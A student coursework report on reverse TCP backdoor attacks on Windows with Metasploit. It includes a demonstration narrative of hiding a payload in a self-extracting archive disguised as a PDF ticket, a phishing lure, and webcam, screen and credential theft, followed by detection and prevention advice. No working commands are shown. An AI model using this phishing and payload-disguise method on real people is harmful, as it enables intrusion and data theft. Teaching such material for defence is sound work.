LONDON METROPOLITAN UNIVERSITY

Islington college
(इस्लिङ्टन कलेज)

Module Code & Module Title

CC6010NI – Digital Investigation and E-Discovery

Assessment Weightage & Type

50% Individual Coursework

Semester

2022 - 2023 Autumn

Digital/cybercrime evolution, detection, and prevention

Student Name: Sarthak Bikram Rana

London Met ID: 20049228

College ID: NP01NT4S210129

Assignment Due Date: 6th January 2023

Assignment Submission Date: 6th January 2023

Word Count (Where Required): 1657

I confirm that I understand my coursework needs to be submitted online via Google Classroom under the relevant module page before the deadline in order for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

Acknowledgment

This is the first coursework in the Digital Investigation and E-Discovery module, in which we were given the task to perform a case study on two of the major cybercrime incidents from recent years along with carrying out research, describing, analyzing, evaluating, and demonstrating the attack along with providing detection and preventive measures. I also had to undertake research on the issue for my coursework by looking at a variety of related articles, journals, reports, and websites.

Finally, I would like to thank Mr. Satyam Pradhan, our recognized module leader, for exposing me to the topic of different cyber-attacks and reviewing my coursework at various stages. I would also like to thank my parents for their encouragement and support towards me. Also, I would also like to thank my friends for their assistance in completing this coursework.

Abstract

The primary goal of this report is to undertake a cyber-attack known as TCP backdoor attack on a windows OS and then offer a research-based analysis including a detailed analysis of the history and evolution of backdoor attacks, two different case studies on the same kind of incidence, also a demonstration of how a backdoor attack can be conducted using various methods such as email spoofing, phishing, social engineering, and steganography. In addition, the report covers ways to detect and prevent backdoor attacks, as well as recommendations for maintaining the security of systems.

The attack was carried out utilizing the Kali operating system, which is a vulnerable operating system. This attack was conducted in compliance with ethical principles. The precautions or mitigation methods outlined in the following sections of the documentation have been tested and implemented on the system. Overall, this report includes an introduction section on cyber attacks, and backdoor attacks, a background section on the topic including case studies, a demonstration section that includes the steps of the attack, a detection section that includes the topic's detection measures, a prevention section that includes the topic’s preventive measures, and finally the report's conclusion.

Table of Contents

1. Introduction 1
   1.1 Subject Matter 1
   1.2 Aims and Objectives 2
      1.2.1 Aims 2
      1.2.2 Objectives 2
2. Background 3
   2.1 Brief History 3
   2.2 Literature Review 4
      2.2.1 Case Study 4
   2.3 Attack Techniques 5
      2.3.1 Creating Payload with the Metasploit Framework 5
   2.4 Data Hiding Techniques 6
      2.4.1 Payload Hiding 6
   2.5 Victim Getting File 7
   2.6 Exploit 8
      2.6.1 Accessed 8
      2.6.2 Stealing Data 9
   2.7 Detection Techniques 10
   2.8 Prevention Techniques 11
3. Recommendation 12
4. Conclusion 13
5. References 14
6. Bibliography 15
7. Appendix 16
   7.1 Appendix 1 (Introduction to Backdoor Attack) 16
   7.2 Appendix 2 (Introduction to Metasploit Framework) 19
   7.3 Appendix 3 (Evolution of the Backdoor Attack) 21
   7.4 Appendix 4 (Case Study) 23
      7.4.1 New Windows malware also steals data from victims' mobile phones 23
      7.4.2 New Python malware backdoors VMware ESXi servers for remote access 25
   7.5 Appendix 5 (Creating the Payload) 27
   7.6 Appendix 6 (Data Hiding Techniques) 30
   7.7 Appendix 7 (Victim Getting File) 38
   7.8 Appendix 8 (Exploit) 40

7.9 Appendix 9 (Stealing Data) 42
7.10 Appendix 10 (Detection Techniques) 45
7.11 Appendix 11 (Prevention Techniques) 48

List of Figures

Figure 3: Opening the Metasploit framework. 5
Figure 4: Payload hiding technique. 6
Figure 5: Screenshot of the email that the victim received. 7
Figure 6: Victim opening the pdf file containing the payload. 8
Figure 7: Stealing data through continuous monitoring. 9
Figure 8: Screenshot of the unauthorized login. 10
Figure 9: Process of Backdoor Attack (geeksforgeeks, 2022). 17
Figure 10: Configuration file of Dolphin (Toulas , 2022). 23
Figure 11: The screenshot of local.sh file (Toulas, 2022). 25
Figure 13: Opened the Kali Linux. 27
Figure 14: Using the ifconfig command. 27
Figure 15: Creating the payload (a). 28
Figure 16: Creating the payload (b). 28
Figure 17: Creating and setting the meterpreter payload. 29
Figure 18: Screenshot of the ticket. 30
Figure 19: Converting the image into ICO. 30
Figure 20: Selecting the files to compress it. 31
Figure 21: Changing the name of the file. 32
Figure 22: Using the SFX option. 33
Figure 23: Setting up which files to run. 34
Figure 24: Hiding all the files. 35
Figure 25: Extracting and Overwriting the files which are selected. 36
Figure 26: Uploading the icon on the compressed file. 37
Figure 27: Compressed file The Dawn Show is created. 37
Figure 28: File being uploaded in the drive. 38
Figure 29: Link being copied to send. 38
Figure 30: Victim opening the email. 39
Figure 31: Victim downloading the file. 39
Figure 32: Victim opening the file. 40
Figure 33: Getting the response from the victim's computer. 41

Figure 34: Viewing the information of the victim's pc. 41
Figure 35: Using the webcam stream command. 42
Figure 36: Accessing the webcam of the victim. 43
Figure 37: Running the VNC command to monitor the system. 44
Figure 38: Attacker gaining confidential data. 44
Figure 39: Checking the payload through the event viewer. 45
Figure 40: Victim receiving notifications from the bank. 46
Figure 41: Apache running in the background. 47
Figure 42: Scanning the file on threat intel platforms. 47
Figure 43: Checking the extension of the file. 48
Figure 44: Keeping the firewall of the system on. 49
Figure 45: Keeping the antivirus of the system on. 49

1. Introduction

1.1 Subject Matter

Cyber security refers to a collection of technologies, methods, and practices used to prevent any type of attack, harm, or unauthorized access to networks, computers, programs, and data. In today's world, there are numerous types of cyber-attacks, including phishing, malware, ransomware, application attacks, and many others. Many successful attacks on Microsoft operating systems have occurred over the years, but few have been successful on Linux machines due to the operating system's design. Because of this complexity, "Computer Forensics" has emerged, which entails determining how a system or network was hacked, when the event occurred, and analyzing the affected systems.

Client-side attacks, in which people are lured into providing sensitive information via malicious emails, are a particularly prevalent type of crime. However, because they require a high level of skill, expertise, and familiarity with their complex file system structure to successfully attack, Linux operating systems, which are open source, secure, and versatile, are not frequently targeted. Kali Linux, a distribution of Linux that includes various cybersecurity tools, was used in this work to launch backdoor attacks and to perform computer forensics on the compromised target.

(Introduction to the Backdoor Attacks: Click Here**)**

(Introduction to the Metasploit Framework: Click Here**)**

1.2 Aims and Objectives

1.2.1 Aims

The main aim of this coursework is to provide a relevant and in-depth understanding of the backdoor attacks in Windows PC by using the Metasploit framework in the cybersecurity domain including its evolution, detection, and prevention measures.

1.2.2 Objectives

To fulfill this aim the following objectives are required:

- To conduct research on the topic of backdoor attacks in Windows OS.
- To understand the evolution and growth of the backdoor attack in cybercrime domain.
- To gain fundamental knowledge about the topic by using a variety of related news, journals, papers, and websites.
- To study the common vulnerabilities in the Metasploit system, which represents any other vulnerable system.
- To perform a reverse TCP backdoor attack using the Metasploit framework.
- To create a payload using Metasploit and performing vncviewer backdoor on windows PC.
- To compress both pdf and payload then hide the payload and attack through windows backdoor.
- To steal user confidential data using a backdoor attack.
- To provide an overall analysis of the beginning of the attack, stating vulnerabilities, implementing mitigation to the backdoor attack, and finally presenting an evaluation to secure the system.

2. Background

2.1 Brief History

The use of backdoors has a long history, dating back to the early days of computer systems. In the 1980s and 1990s, for example, hackers often used backdoors to gain access to systems and install malicious software. In more recent years, backdoors have been used by governments and cyber criminals alike to spy on individuals and organizations, steal sensitive data, and disrupt operations. (TheWindowsClub, 2020)

H D Moore, a network security expert, founded the Metasploit project in the summer of 2003 with the goal of providing a public resource for exploit code research and development. The code was originally written in PERL, but by the end of 2007, it had been completely rewritten in RUBY. Rapid7, a company that provides vulnerability management solutions, has owned the project since 2009. (Timalsina & Gurung, 2017)

(Evolution of the Backdoor Attack: Click Here**)**

2.2 Literature Review

2.2.1 Case Study

The two case studies explain and illustrate cyber-attack incidents involving the Metasploit framework by creating a payload and adding a backdoor to a Windows PC in order to steal data.

(Case Study: Click Here**)**

2.3 Attack Techniques

This report shows a victim's system being compromised by a backdoor attack using the Metasploit framework to create a Windows payload. To make the payload more convincing to the victim, it is compressed with a pdf file and a phishing email is sent to the victim. The victim's system is finally compromised after he or she downloads and opens that file. Following that, the victim's system is monitored, and details about the victim, as well as various confidential information about the victim, are stolen. A few possibilities for this type of attack are also shown.

2.3.1 Creating Payload with the Metasploit Framework

In this scenario, the Metasploit framework is utilized to conduct a backdoor attack on the victim's system. This is achieved by generating a payload that offers a range of actions that can be performed, such as accessing the victim's web camera, monitoring the victim's screen in real-time, and transferring files between the victim's system and the attacker's system. First of all the ‘msfconsole’ command is used to open the Metasploit framework.



Figure 1: Opening the Metasploit framework.

Click here to view more

2.4 Data Hiding Techniques

Data hiding techniques are used to deceive the victim and gain unauthorized access to their system. So, in the case of this report, data should be hidden from the victim by an attacker because the victim may not be convinced to keep such a file on their personal devices if they see it. Using an image-hiding technique, the true identity of the attacking payload is concealed from the victim in this report in order to keep them unaware of the attack for as long as possible.

2.4.1 Payload Hiding

The attack demonstrated the data was hidden by compressing the payload and the pdf file using a convincing icon which was hidden with the SFX archive.



Figure 2: Payload hiding technique.

Click here to view more

2.5 Victim Getting File

A phishing email is sent to the victim from an unknown fake account addressing that they have won a free ticket to an event 'The Dawn Show' of the popular artist 'The Weekend'. The email contains a link to a pdf file containing the payload file, convincing them to download the ticket to their system in order to scan it at the event's entry.



Figure 3: Screenshot of the email that the victim received.

Click here to view more

2.6 Exploit

2.6.1 Accessed

The user went through the link and downloaded and opened the pdf file as the motive to scan the ticket in the entry of the event. The pdf file was opened along with the payload which was now able to gain remote access to the victim's system.



Figure 4: Victim opening the pdf file containing the payload.

Click here to view more

2.6.2 Stealing Data

Through continuous monitoring of the system, the attacker was able to gain various information about the victim including various confidential information.



Figure 5: Stealing data through continuous monitoring.

Click here to view more

2.7 Detection Techniques

Most cyberattacks exhibit some kind of unusual behavior, even if it is subtle. To detect that a user is a victim of such an attack, various detection techniques can be used. One of them is enabling the two-factor authentication in our Gmail account through which we can get notified if any other one tries to log in to our account.



Figure 6: Screenshot of the unauthorized login.

Click here to view more

2.8 Prevention Techniques

There are prevention techniques that can be used to raise awareness or detect individuals who are vulnerable to such backdoor attacks. Backdoor attacks can be prevented by following these best practices:

- Keep all software and operating systems up to date with the latest patches and security updates.
- Use strong, unique passwords for all accounts, and enable two-factor authentication when available.
- Use a firewall to block all unnecessary incoming and outgoing connections.
- Use antivirus software to detect and remove malware.
- Use a reputable and secure web browser, and avoid clicking on links or downloading attachments from unknown sources.
- Use encryption to protect sensitive data, both in transit and at rest.
- Limit access to systems and data to only those who need it, and monitor access for unusual activity.
- Regularly scan your systems for vulnerabilities and weaknesses, and take steps to address any issues that are identified.
- Have a plan in place for responding to and recovering from a security breach. This should include backup and disaster recovery procedures to ensure that you can quickly restore any lost data.

Click here to view more

3. Recommendation

This incident highlights the importance of being mindful of internet security. The victim's personal information, including bank and email details, login information for social media accounts, and mobile banking and credit card information, was stolen through a backdoor attack on their Windows PC. The victim faced serious consequences as a result of this attack, which could have been prevented if they had been aware of the risks and taken appropriate security measures, such as not disabling their firewall and windows defender, and not using cracked or patched software. The attack was triggered by the victim clicking on a link in a phishing email, which led to the installation of malicious software on their computer. It is crucial for individuals to be aware of these types of threats and to take steps to protect themselves against them.

To protect yourself from attacks, be careful when encountering flashy deals or free offers online or via email. Using antivirus software and running it whenever you download a new file can also reduce the risk of an attack significantly. Learning about common and modern attack methods is also a good way to prevent attacks. Enabling your firewall and security features, such as those found in Windows, can also provide an extra layer of protection. However, understanding the risks and spreading awareness about these threats to others is the most effective defense. A lack of knowledge about security threats can make you more vulnerable to attack.

4. Conclusion

To summarize, TCP backdoor attacks pose a significant threat to the security of Windows operating systems. By establishing a backdoor via a TCP connection, hackers can gain unauthorized access to a system. Once the attacker has established this connection, he or she can steal sensitive data, install malware, and carry out additional attacks. Individuals and organizations must protect themselves from these types of attacks by implementing strong security measures, regularly updating their systems, and keeping a close eye out for suspicious activity. By taking these precautions, you can significantly reduce your chances of becoming a victim of a TCP backdoor attack on a Windows system.

5. References

Mirjalili, M., Alidoosti, M. & Nowroozi, A., 2015. A survey on web penetration test. *ACSIJ Advances in Computer Science: an International Journal,* 3(6), pp. 107-121.

Buckbee, M., 2020. *Varonis.* [Online]
Available at: https://www.varonis.com/blog/what-is-metasploit
[Accessed 27 December 2022].

Rapid7, 2019. *Rapid7.* [Online]
Available at: https://docs.rapid7.com/metasploit/msf-overview/
[Accessed 27 December 2022].

Timalsina, U. & Gurung, K., 2017. *Metasploit framework with kali linux,* Kathmandu: Thapathali Campus.

Toulas , B., 2022. *Bleeping Computer.* [Online]
Available at: https://www.bleepingcomputer.com/news/security/new-windows-malware-also-steals-data-from-victims-mobile-phones/
[Accessed 1 January 2023].

Toulas, B., 2022. *Bleeping Computer.* [Online]
Available at: https://www.bleepingcomputer.com/news/security/new-python-malware-backdoors-vmware-esxi-servers-for-remote-access/
[Accessed 1 January 2023].

Erickson, J., 2016. *Hacking: The Art of Exploitation.* 2nd Edition ed. s.l.:No Starch Press.

TheWindowsClub, 2020. *TheWindowsClub.* [Online]
Available at: https://www.thewindowsclub.com/what-is-a-backdoor-attack
[Accessed 5 January 2023].

geeksforgeeks, 2022. *How to Prevent Backdoor Attacks? - GeeksforGeeks.* [Online]
Available at: https://www.geeksforgeeks.org/how-to-prevent-backdoor-attacks/
[Accessed 5 January 2023].

M. Uma, G. P., 2011. A Survey on Various Cyber Attacks and Their Classifications. International Journal of Network Security, 15(5), pp. 390-396.

Mahore, T. R. & Deorankar, P. A., 2017. A survey on various attacks possible in authentication.. International Journal of Advance Research in Science and Engineering, 6(4), pp. 891-895.

6. Bibliography

Odumosu, J. O., 2016. *A framework for reverse tcp backdoor attack and computer forensic on linux OS.,* Baltimore: Morgan State University.

Ylli, E., Fejzaj, J. & Tafa, I., 2021. *Identifying and blocking the backdoors in Linux,* Albania: University of Tirana.

Andreina, S., Marson, G. A., Möllering, H. & Karame, G., 2021. *Backdoor Detection via Feedback-based Federated Learning,* Otawa: International Conference on Distributed Computing Systems (ICDCS).

Bagdasaryan, E. & Veit, A., 2020. How to backdoor feferated learning. *Proceedings of Machine Learning Research,* 108(16), pp. 2938-2948.

Green, M., 2015. *A history of backdoors – A Few Thoughts on Cryptographic Engineering.* [Online]
Available at: https://blog.cryptographyengineering.com/2015/07/20/a-history-of-backdoors/
[Accessed 3 January 2023].

Tidwell, T., Larson, R., Firtch, K. & Hale, J., 2001. Modeling Internet Attacks. Workshop on Information Assurance and Security, 5 June, pp. 54-59.

Singh, R., Kumar, H., Singla, R. K. & Ketti, R. R., 2017. Internet Attacks and Intrusion Detection System. 41(2), pp. 171-184.

7. Appendix

7.1 Appendix 1 (Introduction to Backdoor Attack)

Backdoors are methods of gaining unauthorized access to a computer system or network by bypassing normal security measures. They can be used by hackers to collect sensitive data, such as passwords, and can be installed on a victim's computer without their knowledge. While backdoors can be created for legitimate purposes, such as allowing a system administrator to regain access to a system, they can also be exploited by malicious actors to steal data and conduct other cyber attacks. It is important for individuals and organizations to protect themselves against backdoor attacks by implementing strong security measures and regularly updating their systems to fix vulnerabilities. (TheWindowsClub, 2020)

A backdoor is a method of bypassing normal authentication or security controls in order to gain unauthorized access to a computer system or network. Backdoor attacks have been used for a variety of purposes, including stealing sensitive data, installing malware, and gaining control of systems for the purpose of conducting further attacks. (TheWindowsClub, 2020)

The use of backdoors has a long history, dating back to the early days of computer systems. In the 1980s and 1990s, for example, hackers often used backdoors to gain access to systems and install malicious software. In more recent years, backdoors have been used by governments and cyber criminals alike to spy on individuals and organizations, steal sensitive data, and disrupt operations. (TheWindowsClub, 2020)

There are many different ways in which backdoors can be created and used, including installing malware that creates a backdoor, exploiting vulnerabilities in software or hardware, and using password-cracking techniques to gain access to systems. Some backdoors are also intentionally created and left in place by software or hardware manufacturers for the purpose of providing support or maintenance, but this practice can be risky because it can also leave systems vulnerable to attack. (TheWindowsClub, 2020)

Overall, the use of backdoors is a serious security threat, and it is important for individuals and organizations to take steps to protect themselves against these types of attacks. This may include installing and regularly updating security software, using strong and unique passwords, and being vigilant about monitoring for suspicious activity. (TheWindowsClub, 2020)

